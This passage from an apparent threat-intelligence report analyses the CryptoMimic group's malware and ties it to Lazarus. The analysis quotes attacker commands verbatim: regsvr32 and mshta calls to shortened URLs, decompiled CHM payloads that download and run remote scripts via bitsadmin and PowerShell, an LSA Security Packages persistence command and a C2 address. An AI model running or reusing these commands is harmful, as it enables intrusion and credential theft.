

Figure 22: Output format for option '-c'.



Figure 23: Output format for option '-c2'.

Figure 24: Output format for option '-p'.

Change encryption method of Google Chrome

Google Chrome stores cookie and password information on a local host, but they are part-encrypted. Figure 25 shows how the browser info stealer decrypts them by using the CryptUnprotectData function. However, *Google* changed the encryption method in *Google Chrome 80*, released on 4 February 2020 [5]. This change rendered the browser info stealer unable to decrypt the cookies and passwords stored by *Google Chrome 80* and later. We observed the attack on 10 February 2020, which was rather close to the date *Google Chrome 80* was released, which would explain why CryptoMimic couldn't cope with the decryption. Since the decryption algorithm for the latest encryption method is already publicly available on the Internet [6], we expect that, sooner or later, the group will update their tools to follow the change.

```
loc_14000140D:
mov     edx, 4
mov     rcx, rbx
call    sub_140030B90
xor     ecx, ecx
mov     [rbp+4230h+pDataIn.pbData], rcx
xor     edx, edx        ; ppszDataDescr
mov     [rsp+4330h+var_42E8.cbData], edx
mov     [rsp+4330h+var_42E8.pbData], rcx
mov     [rbp+4230h+pDataIn.cbData], eax
mov     [rbp+4230h+pDataIn.pbData], rdi
lea     rax, [rsp+4330h+var_42E8]
mov     [rsp+4330h+pDataOut], rax ; pDataOut
mov     [rsp+4330h+dwFlags], edx ; dwFlags
mov     [rsp+4330h+pPromptStruct], rdx ; pPromptStruct
xor     r9d, r9d        ; pvReserved
xor     r8d, r8d        ; pOptionalEntropy
lea     rcx, [rbp+4230h+pDataIn] ; pDataIn
call    cs:CryptUnprotectData
test    eax, eax
jz      short loc_14000148B
```

Figure 25: Part of the code for the browser info stealer.

msoRAT

msoRAT is a DLL file downloaded and executed by Cabbage RAT-C. This malware's name comes from the file name it reads and writes: 'c:\windows\apppatch\msomain.sdb'. From here, we'll focus on the analysis of msoRAT.

Packing

msoRAT is packed. Figure 26 shows msoRAT's sections. It is only the .dat1 and .reloc sections that contain code or data.



Figure 26: Analysis of msoRAT using PEView.

The unpack process is implemented on the .dat1 section and unpacked code or data is written into the .text or .data section (Figure 27, Figure 28). After unpacking, the function passed by argument '#1' is executed.



Figure 27: .text section before unpacking.



Figure 28: .text section after unpacking.

Encrypted argument

Figure 29 shows the command that Cabbage RAT-C uses to launch msoRAT. As shown, Cabbage RAT-C executes NTUser.dat using rundll32.exe. The '#1' string included in the command line is a value that specifies the target function. '4pG2hIBvptiLeqF7MtBTTJ2fMSIlkJXBFH/9upgop6tiD3o=' is an argument of the function.

```
C:¥Windows¥system32¥cmd.exe "rundll32.exe
c:¥users¥public¥NTUser.dat,#1 4pG2hIBvptiLeqF7MtBTTJ2fMSIlkJXBFH/9upgop6tiD3o="
```

Figure 29: Command that Cabbage RAT-C uses to launch msoRAT.

We found that the argument of the function is a string encrypted using RC4 and encoded using Base64. The key for RC4 is included in NTUser.dat. The decrypted string was separated by space. The latter two blocks represent the C&C server connecting information (IP address and port number).

```
506706672 506716871 5.77.252.61 443
```

Figure 30: Decrypted argument.

Obfuscation of DLL function

The process to call the DLL function in msoRAT is obfuscated and the obfuscation method has a unique characteristic. Figure 31 shows the result of disassembly where msoRAT calls the ReadFile function. The dat0_ReadFile and dat0_ReadFile_Main function obfuscate the DLL function calling process. 'dat0', which is included in the name of the obfuscating function, represents the name of a section. Including other cases, the obfuscating process for the DLL function calling is always implemented on the dat0 section. There are multiple jmp instructions in the DLL function calling process. Though dat0_ReadFile_Main, shown in Figure 31, also contains a conditional jump (jnz) instruction, the same ReadFile function is called regardless of the condition.



Figure 31: Result of disassembly where the ReadFile function is called.

Moreover, msoRAT can call a function without using a call instruction. Generally, a function is called using a call instruction in assembly. rip register represents the memory address for the code currently executing and the call instruction calls the target function by setting the memory address of the target function to rip register. Figure 32 shows how msoRAT calls the target function using the xchg and retn instructions in combination. When it calls the ReadFile function, it swaps the value stored in rsi and [rsp] using the xchg instruction. Because the rsi register stores the target DLL function address, this xchg instruction means that the value stored in the top of the stack is replaced by the ReadFile function address. The retn instruction is an instruction that stores the value in the top of the stack to rip register. By setting the ReadFile function address in the top of stack to rip register, the ReadFile function is eventually called.

```
; START OF FUNCTION CHUNK FOR dat0_ReadFile_Main

loc_7FF9DC050165:
xchg    rsi, [rsp]
retn
; END OF FUNCTION CHUNK FOR dat0_ReadFile_Main
```

Figure 32: Calling target function using xchg and retn instructions in combination.

Command list

msoRAT has RAT functionality and performs various tasks in accordance with orders received from the C&C server. Table 7 shows a list of the commands that msoRAT accepts. We confirmed various commands including collecting victim host

information, uploading and downloading, all of which are implemented in ordinary RATs. Unlike Cabbage RAT-C, it has commands that require WINAPI, such as privilege escalation or injection. One of its other characteristics is that it uses HTTPS to communicate with the C&C server.

Command ID	Description
43E04420456043D	Send computer name, Windows version and edition to C&C server
43E044204340440	Send drive information to C&C server
43A043004400435	Send file information of designated directory to C&C server
44004350436043D	Send size of designated directory to C&C server
437043C043A0430	Set current directory
43F0440043E0431	Execute designated command
43F043E04310440	Execute a command after assigning SeDebugPrivilege privilege to designated user
432043804420438	Delete designated file
447044004320444	Change date of creation, last access and last update for designated file
7A0441043A0430	Compress designated directory and upload
441043A04300447	Upload a file
437043004320430	Download a file
442043E0437043E	Steal process information
43F044004320431	Terminate process with designated PID
43A043E043C0430	Execute designated command and send its standard output to C&C server
43F0440043E0433	Add registry
43F043E043C0435	Send beacon
43E0442043A043E	Compress ‘c:\windows\apppatch\msomain.sdb’ and send to C&C server.
43D0430043A043E	Write data received from C&C server to ‘c:\windows\apppatch\msomain.sdb’
442043F04560434	Initialize a socket
441043F0430043B	Write a value to ‘c:\windows\apppatch\msomain.sdb’
434043E00700065	Inject PE file in designated path to explorer.exe
456043D00700065	Inject PE file received from C&C server; it is possible to execute it after assigning SeDebugPrivilege privilege to designated user
4450440043F0435	Execute RuntimeBroker.exe twice, with -c option and with -p option
43E0437043C0432	Execute OpenEvent function
438043D04440441	Send PuTTY and WinSCP information to C&C server
43F04300440043E	Execute RUntimeBroker.exe with -p option

Table 7: Command list of msoRAT.

Credential stealer

The credential stealer is a file that is downloaded and persisted by msoRAT. Figure 33 shows the command used to realize persistence. *Windows* has a system called Security Packages to handle the authentication of third-party systems. Security Packages is a DLL file loaded by lsass.exe and its abuse enables the attacker to steal credentials (password for logged on user, etc.) [7]. The command in Figure 33 sets a DLL file named ‘bcs’ as Security Packages.

```
cmd.exe /c "reg add "HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Control¥Lsa“
 /v "Security Packages" /t REG_MULTI_SZ /d "bcs" /f
```

Figure 33: Command line that persisted the credential stealer.

We found that this credential stealer is packed using Themida (see Figure 34). Themida is commercial packer and can be used to obfuscate malware. We also found that this file was previously named bnt.dll (see Figure 35).



Figure 34: Result of analysis of credential stealer using Exeinfo PE.



Figure 35: Result of analysis of credential stealer using PsStudio.

For now, we can't confirm how the credential stealer works. But we suspect that it is a piece of malware that steals credentials because it uses Security Packages.

Attribution

As mentioned previously, CryptoMimic targets the finance industry, in particular organizations related to cryptocurrency. Because the group attacks many organizations all over the world, we believe that the group's main objective is earning money. There are many attack groups motivated by money, but the number of groups that mainly target the cryptocurrency industry using sophisticated techniques and that can optimize the attack for each target is limited. The most notorious attack group is Lazarus [8].

Summarizing the information gathered from initial samples provides some insight as to the identity of the attack group. CryptoMimic mainly uses LNK files, but it also uses a document file with macros or a chm file. These characteristics are similar to those of Lazarus activity as reported by *Proofpoint* [9]. According to this report, Lazarus used a LNK file (Figure 36), a document file with macros or a chm file, and targeted the cryptocurrency industry. The method using a URL shortening service is also similar to CryptoMimic (see Figure 37).

```
C:\Windows\system32\regsvr32.exe /s /n /u /i:http://tinyurl.com/y9jbk8cg
scrobj.dll
```

Figure 36: Target URL included in Lazarus LNK file.

```
C:\Windows\System32\cmd.exe /c start /b %SystemRoot%\System32\mshta
https://bit.ly/2tsXyue
```

Figure 37: Target URL included in CryptoMimic LNK file.

In addition, there are similarities in the process implemented on the chm file to execute malicious code (see Figures 38, 39 and 40).

We focused on the *Bitly* shortened URL that CryptoMimic used and performed a deeper analysis. Adding '+' at the end of the URL provides extra information on the shortened URL, including its time of creation. Because our study of the time of

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
     <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,
     command,command1:command = ""bitsadmin /transfer QQTrecent /
     download /priority normal http://www.businesshop.net/hide.gif
     C:\windows\temp\PowerOpt.vbs"":command1=""wscript
     C:\windows\temp\PowerOpt.vbs"":set shell = CreateObject(""WScript.
     Shell""):shell.Run command,0,true:shell.Run command1,0:close")'>
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```

Figure 38: Result of decompile for Lazarus chm file (1).

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
    <PARAM name="Command" value="ShortCut">
     <PARAM name="Button" value="Bitmap::shortcut">
    <!-- <PARAM name="Item1" value=",
    C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe,
    -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile
    -Command IEX (New-Object Net.WebClient).DownloadString('http://192.
    168.102.21/power.ps1');">-->
         <PARAM name="Item1" value=',mshta ,vbscript:Execute("Dim shell,
         command:command = ""powershell.exe -WindowStyle Hidden
         -ExecutionPolicy Bypass -NoLogo -NoProfile -Command IEX
         (New-Object Net.WebClient).DownloadString(*http://192.168.102.
         21/pso.ps1*)"":command=Replace(command,""*"",Chr(39)):set shell
         = CreateObject(""WScript.Shell""):shell.Run command,0:close")'>
    <!--    <PARAM name="Item1" value=",C:\Windows\System32\wscript.exe,
    C:\Users\dolphinePC\Downloads\run_32.vbs">-->
    <!-- <PARAM name="Item2" value="273,1,1">-->
    </OBJECT>

    <SCRIPT>
    x.Click();
    </SCRIPT>
```

Figure 39: Result of decompile for Lazarus chm file (2).

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"
width=1 height=1>
    <PARAM name="Command" value="ShortCut">
    <PARAM name="Button" value="Bitmap::shortcut">
    <PARAM name="Item1" value=",mshta.exe, https://bit.ly/3c6AXVI">
    <PARAM name="Item2" value="273,1,1">
    </OBJECT>
    <SCRIPT>
    x.Click();
    </SCRIPT>
```

Figure 40: Result of decompile for CryptoMimic chm file.

creation showed that there was no regularity in the time of creation, we think that the group created shortened URLs as necessary. At first glance, it seems that the group's working hours are round the clock. One APT attack group that has the same working hours is Lazarus. A graph of Lazarus' working hours was reported by *Lexfo* [10]. The graph we created based on CryptoMimic's *Bitly* URL creation time (Figure 41) has a similar shape to the one reported by *Lexfo*. Both show that the main working hours are from 8:00 a.m. to 8:00 p.m., with a lunch break around noon.



Figure 41: Bitly URL creation time in CryptoMimic.

Regarding the second sample, Cabbage RAT, Cabbage RAT-B is rather simple and Cabbage RAT-C is full-featured. Although all RATs have some similarity in essence, Cabbage RAT-A and Cabbage RAT-B share some particular similarities with PowerRatankba.A. For example, their command structure and URL pattern (use of port 8080 and inclusion of a random value in URL parameters) look alike.

The third sample, msoRAT, is packed, but it has peculiar behaviour. The prime example is its injection method against lsass. msoRAT injects a DLL file by adding the registry key 'Security Packages' to SYSTEM\CurrentControlSet\Control\Lsa. According to the report created by US-CERT [11], the same method was used by a RAT called HOPLIGHT during an attack by HIDDEN COBRA. Besides, CryptoMimic performed destructive activities at the end of our observation. In particular, the group deleted all the created files, cleared the event log and also deleted numerous irrelevant files. As a result, the victim became unable to boot *Windows* OS. Not many APT attack groups carry out such destructive activities, and the best known group that behaves in this way is Lazarus.

As a result of studying a sample that was thought to have been used by Lazarus (bfcsvc.dll), we found multiple similarities with msoRAT and the credential stealer. An analysis report by *Intezer* says that the origin of bfcsvc.dll is Lazarus [12]. Other opinions that suggest a relationship between bfcsvc.dll and Lazarus can be found on *VirusTotal* [13] and *Twitter* [14].

The following are the similarities we found in bfcsvc.dll compared to the samples used we observed during the attack:

- bfcsvc.dll is packed using a similar method to msoRAT.
- bfcsvc.dll implements obfuscation techniques like msoRAT in calling functions.
- bfcsvc.dll accesses 'c:\windows\apppatch\msomain.sdb' like msoRAT.
- The DLL name is exactly same as the credential stealer.
- Like the Credential Stealer, bfcsvc.dll has a function related to Security Packages.

Figure 42 shows bfcsvc.dll's sections. As shown, there are sections without period, such as 'text' and 'data'. It is only the .cat1 and .reloc sections that contain valid code or data. It is confirmed that, as a result of the unpacking process, valid data is written into the .text or .data section (see Figure 43). We also found a process that calls the DLL function using xchg and retn instructions after multiple jmp instructions (see Figure 44). Moreover, a hybrid analysis report shows that bfcsvc.dll accesses 'c:\windows\apppatch\msomain.sdb' [15]. All of these features are the same as those of msoRAT.



Figure 42: Analysis of bfcsvc.dll using PEView.

Figure 43: Comparison of .text section of bfcsvc.dll before / after unpacking.

Figure 44: Process that bfcsvc.dll uses to call DLL function.

Figure 45 shows the analysis of bfcsvc.dll using *PeStudio*. It suggests that its original name was bnt.dll. Figure 46 shows the functions that bfcsvc.dll exports. As shown, the SpInitInstance and SpLsaModeInitialize functions are exported. Both of these functions are also exported by the credential stealer.

Taking these similarities into consideration, we believe that CryptoMimic and Lazarus have some connection. However, there is no clear evidence that proves our supposition, which is just inference from a series of circumstantial evidence. There could be a third attack group that masquerades as Lazarus, or all of these similarities might be coincidence.

Hunting & defence

CryptoMimic prefers to use a LNK file as an initial sample. The easiest way to detect the group's LNK file is to create a signature that detects the filename, such as 'Password.txt.lnk' or 'パスワード.txt.lnk' (Figure 47). The group has been using the same filename for two years and will keep this convention. The fact that the link target of the LNK file is mshta.exe and the link created by *Bitly* is passed as an argument are other notable characteristics.



Figure 45: Analysis of bfcsvc.dll using PeStudio.



Figure 46: Functions exported by bfcsvc.dll.



Figure 47: File name customized by target.

There are various traces on the group's LNK files. Their Machine ID or MAC address are always different, but Volume Serial Number and parsing path are sometimes the same. Table 8 shows the metadata of the LNK file that we collected. The Volume Serial Number is the most interesting. Although there seem to be several environments that create LNK files, it will work as a signature to some extent.

Volume Serial Number	Parsing path	Date modified
F2C4D353	C:\Windows\System32\cmd.exe	02/13/2020 02:10:28
64C0E1A7	C:\Users\Public\Downloads\Lists\Password.txt	02/23/2020 04:14:58
C4B156EA	C:\Users\Public\System\New Text Document.txt	01/23/2020 02:51:53
C6192C1F	C:\Windows\System32\mshta.exe	03/19/2019 04:45:40
DE285B24	C:\Windows\System32\cmd.exe	08/07/2019 04:27:35
32F76E3A	Y:\Works_2018\16.June\06.22\Trading Sheet (June 2018)\ReadMe.txt	06/22/2018 06:45:29
CE1FA155	Y:\Works_2018\16.June\06.22\Trading Sheet (June 2018)\ReadMe.txt	06/22/2018 06:45:29
1AEEE0BD	C:\Users\BEST\Desktop\vbox_share\vaccine\js\1.txt	08/09/2017 02:34:55

Table 8: Metadata of LNK file.

